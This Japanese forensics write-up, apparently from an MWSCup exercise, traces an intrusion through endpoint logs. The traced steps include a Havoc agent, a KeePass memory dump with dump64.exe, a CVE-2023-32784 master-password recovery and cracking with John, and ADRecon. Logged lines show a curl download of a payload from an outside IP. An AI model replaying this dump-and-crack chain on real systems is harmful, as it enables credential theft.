
このログを確認するとfileVerが2.53.0.0となっていることが分かる。

```
10/05/2023 17:09:32.978 +0900 loc=en-US type=ITM2 sn=28616 lv=5 evt=ps subEvt=start os=Win com="WS01"
domain="EDEN-COLLEGE" profile="MWSCup_server" tmid=e4560ff2-c679-454f-b07e-99344c4888ef
csid=S-1-5-21-161232702-120963121-2455692666 ip=172.16.1.101,fe80::18ec:472b:67df:ca64 mac=06:9e:69:eb:93:c3
rcCom="SWAN" rcIP=172.16.4.18 usr="Swan" usrDomain="EDEN-COLLEGE" sessionID=2 psGUID=
{E0BAFC5F-41D0-47C7-8E1D-81C045CD2A32} psPath="C:\Program Files\KeePass Password Safe 2\KeePass.exe" psID=2904
parentGUID={6EA26E10-9445-491C-88E6-CF77109883A9} parentPath="C:\Windows\Explorer.EXE" psUser="Swan"
psDomain="EDEN-COLLEGE" arc=x86 sha256=ab82f0826ed40e58bc3e247224f0c15a8306ca0c7a33cb835c467008eecabb6e
sha1=c224a4c7f02cb83a45e2daeef48f763b2cc612c8 md5=bb20d19436b4c6df533679b42737d360 company="Dominik Reichl"
copyright="Copyright © 2003-2023 Dominik Reichl" fileDesc="KeePass" fileVer="2.53.0.0" product="KeePass"
productVer="2.53.0.0" crTime="09/20/2023 09:45:01.211" acTime="09/20/2023 09:45:01.398" moTime="01/09/2023
10:16:32.000" size=3245968 sig=Valid signer="Open Source Developer, Dominik Reichl" issuer="Certum Code Signing
2021 CA" cerSN="18 15 c3 66 b7 7a 0b 3c 35 cd 45 32 47 2a 80 e7" validFrom="02/06/2022 16:08:17.000" validTo="02/
06/2023 16:08:16.000"
```

2.3 Discovery (1pt)

Webサイト等での表記は2.53となっていることから、次のいずれでも正解

A. 2.53, 2.53.0, 2.53.0.0



KeePass: 2.53 released

KeePass is a free open source password manager, which helps you to manage your passwords in a secure way. You can put all your passwords in a database, which is locked with one master password or a key file. So you only have to remember one single master password or select the key file to unlock the whole database. Databases are encrypted using a very secure encryption algorithm (AES/Rijndael).

KeePass 2.53 has been released and can be downloaded from:
https://keepass.info/download.html

This is a stable release. It is recommended to upgrade from any previous 2.x version to 2.53.

The complete changelog can be found here:
https://keepass.info/news/n230109_2.53.html

Posted by 2023-01-09

引用: https://sourceforge.net/p/keepass/news/2023/01/keepass-253-released/

2.3 Discovery (1pt)

実際の出力

```
05/10/2023 17:17:05 [user1] Demon » powershell (Get-Command .\KeePass.exe).FileVersionInfo
[*] [17D3EC2F] Tasked demon to execute a powershell command/script
[+] Send Task to Agent [246 bytes]
[+] Received Output [369 bytes]:

ProductVersion   FileVersion     FileName
--------------   -----------     --------
2.53.0.0         2.53.0.0        C:\Program Files\KeePass Password Safe 2\KeePass.exe
```

3.1 Credential Access (2pt)

2.3の後、攻撃者は外部からファイルを取得し、d.exeとして保存して実行している。

この実行ファイルの機能および、デジタル署名の署名者を答えよ

記述問題

3.1 Credential Access (2pt)

d.exeについてgrepすると起動時の引数および署名者やハッシュ値が分かる


署名者はMicrosoft

```
cat ws01.log | grep '\\d.exe'
```

```
10/05/2023 17:18:54.054 +0900 loc=en-US type=ITM2 sn=28986 lv=5 rs=12 trs=639 rf=C8 evt=ps subEvt=start os=Win
com="WS01" domain="EDEN-COLLEGE" profile="MWSCup_server" tmid=e4560ff2-c679-454f-b07e-99344c4888ef
csid=S-1-5-21-161232702-120963121-2455692666 ip=172.16.1.101,fe80::18ec:472b:67df:ca64 mac=06:9e:69:eb:93:c3
rcCom="SWAN" rcIP=172.16.4.18 usr="Swan" usrDomain="EDEN-COLLEGE" sessionID=2 psGUID=
{7889FDCD-0FA5-48B3-A2D4-06AD31C08C99} psPath="C:\Users\Swan\d.exe" cmd="2904 out" psID=476 parentGUID=
{DECD7531-C519-48B2-B40B-7FDA8E5A47CD} parentPath="C:\Windows\system32\cmd.exe" psUser="Swan"
psDomain="EDEN-COLLEGE" arc=x64 sha256=86766ede8801e02bc42a9123c96890714c30ab5d7cab8210c819263be8cab226
sha1=fb2a5ff1c58d1ed22a91889700bf17ec9ff957f9 md5=7d70a14b64fa02673514b3b040dc46ad company="Microsoft"
copyright="© Microsoft Corporation. All rights reserved." fileDesc="Dump64" fileVer="3.5.2145.59678"
product="Visual Studio" productVer="3.5.2145" crTime="10/05/2023 17:18:19.976" acTime="10/05/2023 17:18:19.976"
moTime="10/05/2023 17:18:19.976" size=37760 sig=Valid signer="Microsoft Corporation" issuer="Microsoft Code
Signing PCA 2010" cerSN="33 00 00 04 91 64 62 f3 b7 3e e2 0c cd 00 00 00 00 04 91" validFrom="05/13/2022 05:47:06
000" validTo="05/12/2023 05:47:06.000"
```


3.1 Credential Access (2pt)

ハッシュ値でVirusTotalを見ると元のファイル名がdump64.exeであることや、プロセスのメモリダンプを行う際に用いるMiniDumpWriteDump関数を利用していることが分かる。



File Version Information

Copyright	© Microsoft Corporation. All rights reserved.
Product	Visual Studio
Description	Dump64
Original Name	dump64.exe
Internal Name	dump64.exe
File Version	3.5.2145.59678
Date signed	2023-02-13 23:53:00 UTC



Unmanaged Method List

Kernel32: CloseHandle, CreateFileW, GetProcessInformation, IsWow64Process, IsWo

kernel32: AttachConsole


kernel32.dll: AllocConsole

DbgHelp: MiniDumpWriteDump

引用: https://www.virustotal.com/gui/file/86766ede8801e02bc42a9123c96890714c30ab5d7cab8210c819263be8cab226/details

3.1 Credential Access (2pt)


dump64.exeで検索してみると、メモリダンプツールとの記載がある




引用: https://lolbas-project.github.io/lolbas/OtherMSBinaries/Dump64/

3.1 Credential Access (2pt)

A. プロセスメモリダンプツールで、署名者はMicrosoft



引用: https://www.virustotal.com/gui/file/86766ede8801e02bc42a9123c96890714c30ab5d7cab8210c819263be8cab226/details



引用:https://twitter.com/mrd0x/status/1460597833917251595

3.1 Credential Access (2pt)

起動時の引数の2904はKeePass.exeのPDI

よって、KeePassのメモリダンプを行っている

```
10/05/2023 17:18:54.054 +0900 loc=en-US type=ITM2 sn=28986 lv=5 rs=12 trs=639 rf=C8 evt=ps subEvt=start os=Win
com="WS01" domain="EDEN-COLLEGE" profile="MWSCup_server" tmid=e4560ff2-c679-454f-b07e-99344c4888ef
csid=S-1-5-21-161232702-120963121-2455692666 ip=172.16.1.101,fe80::18ec:472b:67df:ca64 mac=06:9e:69:eb:93:c3
rcCom="SWAN" rcIP=172.16.4.18 usr="Swan" usrDomain="EDEN-COLLEGE" sessionID=2 psGUID=
{7889FDCD-0FA5-48B3-A2D4-06AD31C08C99} psPath="C:\Users\Swan\d.exe" cmd="2904 out" psID=476 parentGUID=
```

```
10/05/2023 17:09:32.978 +0900 loc=en-US type=ITM2 sn=28616 lv=5 evt=ps subEvt=start os=Win com="WS01"
domain="EDEN-COLLEGE" profile="MWSCup_server" tmid=e4560ff2-c679-454f-b07e-99344c4888ef
csid=S-1-5-21-161232702-120963121-2455692666 ip=172.16.1.101,fe80::18ec:472b:67df:ca64 mac=06:9e:69:eb:93:c3
rcCom="SWAN" rcIP=172.16.4.18 usr="Swan" usrDomain="EDEN-COLLEGE" sessionID=2 psGUID=
{E0BAFC5F-41D0-47C7-8E1D-81C045CD2A32} psPath="C:\Program Files\KeePass Password Safe 2\KeePass.exe" psID=2904
parentGUID={6EA26E10-9445-491C-88E6-CF7710983A9} parentPath="C:\Windows\Explorer.EXE" psUser="Swan"
```

3.2 Credential Access (1pt)

攻撃者は3.1のツールの出力を利用して横展開のためのクレデンシャルを入手していた。

この時に利用した脆弱性のCVE番号を答えよ

フォーマット: CVE-XXXX-YYYYY case insensitive

解答例: CVE-2021-45105

3.2 Credential Access (1pt)

ws01.logからnotepad.exe経由のコマンド実行を追うと、外部からzipファイルをダウンロード・展開し、keepass_password_dumper.exeを起動している

```
cat ws01.log | grep "A7081BC5-BF6E-41C8-8129-D8AC69268BDC" | grep "cmd="
```

```
10/05/2023 17:19:25.996 +0900 loc=en-US type=ITM2 sn=29033 lv=5 rs=12 trs=651 evt=ps subEvt=start os=Win
com="WS01" domain="EDEN-COLLEGE" profile="MWSCup_server" tmid=e4560ff2-c679-454f-b07e-99344c4888ef
csid=S-1-5-21-161232702-120963121-2455692666 ip=172.16.1.101,fe80::18ec:472b:67df:ca64 mac=06:9e:69:eb:93:c3
rcCom="SWAN" rcIP=172.16.4.18 usr="Swan" usrDomain="EDEN-COLLEGE" sessionID=2 psGUID=
{7841821A-5129-478A-90BD-E8FF8CE0D0C9} psPath="C:\Windows\system32\cmd.exe" cmd="curl -o publish.zip http://3.114.
83.243:8000/publish.zip" psID=4172 parentGUID={A7081BC5-BF6E-41C8-8129-D8AC69268BDC}
parentPath="c:\users\public\notepad.exe" psUser="Swan" psDomain="EDEN-COLLEGE" arc=x64
```

```
10/05/2023 17:19:39.590 +0900 loc=en-US type=ITM2 sn=29045 lv=5 rs=12 trs=687 evt=ps subEvt=start os=Win
com="WS01" domain="EDEN-COLLEGE" profile="MWSCup_server" tmid=e4560ff2-c679-454f-b07e-99344c4888ef
csid=S-1-5-21-161232702-120963121-2455692666 ip=172.16.1.101,fe80::18ec:472b:67df:ca64 mac=06:9e:69:eb:93:c3
rcCom="SWAN" rcIP=172.16.4.18 usr="Swan" usrDomain="EDEN-COLLEGE" sessionID=2 psGUID=
{67BA07FF-CCFE-495C-B674-926BA2BD6115} psPath="C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
cmd="expand-archive publish.zip" psID=4640 parentGUID={A7081BC5-BF6E-41C8-8129-D8AC69268BDC}
parentPath="c:\users\public\notepad.exe" psUser="Swan" psDomain="EDEN-COLLEGE" arc=x64
```

3.2 Credential Access (1pt)

ws01.logからnotepad.exe経由のコマンド実行を追うと、外部からzipファイルをダウンロード・展開し、keepass_password_dumper.exeを起動している。


この時の引数はKeePass.exeのメモリダンプを指定している

```
cat ws01.log | grep "A7081BC5-BF6E-41C8-8129-D8AC69268BDC" | grep "cmd="
```

```
10/05/2023 17:20:59.085 +0900 loc=en-US type=ITM2 sn=29449 lv=5 rs=12 trs=748 evt=ps subEvt=start os=Win
com="WS01" domain="EDEN-COLLEGE" profile="MWSCup_server" tmid=e4560ff2-c679-454f-b07e-99344c4888ef
csid=S-1-5-21-161232702-120963121-2455692666 ip=172.16.1.101,fe80::18ec:472b:67df:ca64 mac=06:9e:69:eb:93:c3
rcCom="SWAN" rcIP=172.16.4.18 usr="Swan" usrDomain="EDEN-COLLEGE" sessionID=2 psGUID=
{3B9CE563-EF5C-4160-B63F-4D5F623ED95B} psPath="C:\Windows\system32\cmd.exe" cmd=".\keepass_password_dumper.exe ..
\..\out" psID=4524 parentGUID={A7081BC5-BF6E-41C8-8129-D8AC69268BDC} parentPath="c:\users\public\notepad.exe"
psUser="Swan" psDomain="EDEN-COLLEGE" arc=x64
```

3.2 Credential Access (1pt)

keepass_password_dumper.exeについて調べるとGithubにある
CVE-2023-32784のPoCがヒットする



引用: https://github.com/vdohney/keepass-password-dumper

3.2 Credential Access (1pt)

CVE-2023-32784はKeePass 2.54未満のバージョンに存在する、メモリダンプからマスターパスワードを復元できる脆弱性

CVE-2023-32784 Detail

Description

In KeePass 2.x before 2.54, it is possible to recover the cleartext master password from a memory dump, even when a workspace is locked or no longer running. The memory dump can be a KeePass process dump, swap file (pagefile.sys), hibernation file (hiberfil.sys), or RAM dump of the entire system. The first character cannot be recovered. In 2.54, there is different API usage and/or random string insertion for mitigation.

引用:https://nvd.nist.gov/vuln/detail/CVE-2023-32784

3.2 Credential Access (1pt)

次の点から今回利用された脆弱性がCVE-2023-32784であると推定できる

- 実行しているexeのファイル名（keepass_password_dumper.exe）
- KeePassのメモリダンプを引数として渡している点
- WS01にインストールされているKeePassのバージョンが2.53という点


A. CVE-2023-32784

引用:https://nvd.nist.gov/vuln/detail/CVE-2023-32784

CVE-2023-32784

SecureTextBoxExの実装の不備により、パスワード（例として P@ssw0rd ）を入力した時に次のような文字列がメモリに残る

●@
● ● s
● ● ● s
● ● ● ● W
● ● ● ● ● 0
● ● ● ● ● ● r
● ● ● ● ● ● ● d



引用:
https://tutorialboy.medium.com/keepass-memory-leakage-vulnerability-analysis-cve-2023-32784-35064aef311e

CVE-2023-32784


PoCではそのような文字列を探してパスワードを復元している

そのため、1文字目は特定できず、また2文字目は一部誤検知により候補が複数出る

```
using (var fs = new FileStream(filePath, FileMode.Open, FileAccess.Read))
{
    var buffer = new byte[BufferSize];
    int bytesRead;

    while ((bytesRead = fs.Read(buffer, 0, buffer.Length)) > 0)
    {
        for (var i = 0; i < bytesRead - 1; i++)
        {
            // ● = 0xCF 0x25
            if (buffer[i] == 0xCF && buffer[i + 1] == 0x25)
            {
                currentStrLen++;
                i++;
                debugStr += passwordChar;
            }
            else
            {
                if (currentStrLen == 0) continue;

                currentStrLen++;

                string strChar;
                try
```

CVE-2023-32784

PoC実行時の出力



CVE-2023-32784

PoCの出力をもとに、可能性のあるパスワード一覧を出力（950個）

```
1   import string
2
3   words1 = string.printable[:-5]
4   words2 = 'dB$AhkY,?)'
5   last = 'enIsElegant!'
6
7   for w1 in words1:
8       for w2 in words2:
9           print(w1 + w2 + last)
10
```

CVE-2023-32784

生成した候補よりJohn the Ripperを使ってマスターパスワードを特定

```
┌──(user㉿kali)-[~]
└─$ john --wordlist=candidate.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 60000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
EdenIsElegant!   (Database)
1g 0:00:00:10 DONE (2023-10-05 17:25) 0.09328g/s 38.05p/s 38.05c/s 38.05C/s EdenIsElegant!..E,enIsElegant!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

4 Discovery (1pt)

WS01ではActive Directoryを調査するツールが実行されている。ツールを
WS01にダウンロードした際のURLを答えよ。

4 Discovery (1pt)

ws01.logからDC01への通信のログを抽出すると、PowerShellから複数回DC01への通信が発生していることが分かる（Port389はLDAP）

```
cat ws01.log | grep "172.16.2.101"
```

```
10/05/2023 17:29:43.652 +0900 loc=en-US type=ITM2 sn=29634 lv=5 rs=12 trs=953 evt=net subEvt=dcon os=Win
com="WS01" domain="EDEN-COLLEGE" profile="MWSCup_server" tmid=e4560ff2-c679-454f-b07e-99344c4888ef
csid=S-1-5-21-161232702-120963121-2455692666 ip=172.16.1.101,fe80::18ec:472b:67df:ca64 mac=06:9e:69:eb:93:c3
rcCom="SWAN" rcIP=172.16.4.18 usr="Swan" usrDomain="EDEN-COLLEGE" sessionID=2 psGUID=
{F64728E7-9360-4E32-AA73-486D53615715} psPath="C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
srcIP=172.16.1.101 srcPort=50063 dstHost="dc01.eden-college.local" dstIP=172.16.2.101 dstPort=389 recv=6325
send=2564
```

4 Discovery (1pt)

このPowerShellの処理をpsGUIDでgrepして追う

```
cat ws01.log | grep "F64728E7-9360-4E32-AA73-486D53615715"
```

このPowerShellはinstall.ps1を実行しており、実行元はHavocのexe

```
10/05/2023 17:29:41.371 +0900 loc=en-US type=ITM2 sn=29557 lv=5 rs=12 trs=869 evt=ps subEvt=start os=Win
com="WS01" domain="EDEN-COLLEGE" profile="MWSCup_server" tmid=e4560ff2-c679-454f-b07e-99344c4888ef
csid=S-1-5-21-161232702-120963121-2455692666 ip=172.16.1.101,fe80::18ec:472b:67df:ca64 mac=06:9e:69:eb:93:c3
rcCom="SWAN" rcIP=172.16.4.18 usr="Swan" usrDomain="EDEN-COLLEGE" sessionID=2 psGUID=
{F64728E7-9360-4E32-AA73-486D53615715} psPath="C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" cmd="./
install.ps1" psID=1108 parentGUID={A7081BC5-BF6E-41C8-8129-D8AC69268BDC} parentPath="c:\users\public\notepad.exe"
psUser="Swan" psDomain="EDEN-COLLEGE" arc=x64
```

4 Discovery (1pt)

このPowerShellの処理をpsGUIDでgrepして追う

```
cat ws01.log | grep "F64728E7-9360-4E32-AA73-486D53615715"
```

ADReconという名前を含んだファイルの生成も行っている

```
10/05/2023 17:29:49.449 +0900 loc=en-US type=ITM2 sn=29701 lv=5 rs=12 trs=953 evt=file subEvt=close os=Win
com="WS01" domain="EDEN-COLLEGE" profile="MWSCup_server" tmid=e4560ff2-c679-454f-b07e-99344c4888ef
csid=S-1-5-21-161232702-120963121-2455692666 ip=172.16.1.101,fe80::18ec:472b:67df:ca64 mac=06:9e:69:eb:93:c3
rcCom="SWAN" rcIP=172.16.4.18 usr="Swan" usrDomain="EDEN-COLLEGE" sessionID=2 psGUID=
{F64728E7-9360-4E32-AA73-486D53615715} psPath="C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
path="C:\Users\Swan\ADRecon-Report-20231005172943\CSV-Files\AboutADRecon.csv" drvType=HDD read=2 write=238
sha256=21afa5239781620931b3f902db6dfe0f65a3a506e4580ec1769df85b2476d336 sTime="10/05/2023 17:29:49.433"
crTime="10/05/2023 17:29:49.433" acTime="10/05/2023 17:29:49.449" moTime="10/05/2023 17:29:49.449" size=238 new=1
```

4 Discovery (1pt)

install.ps1はHavocからcurlによってダウンロードしている

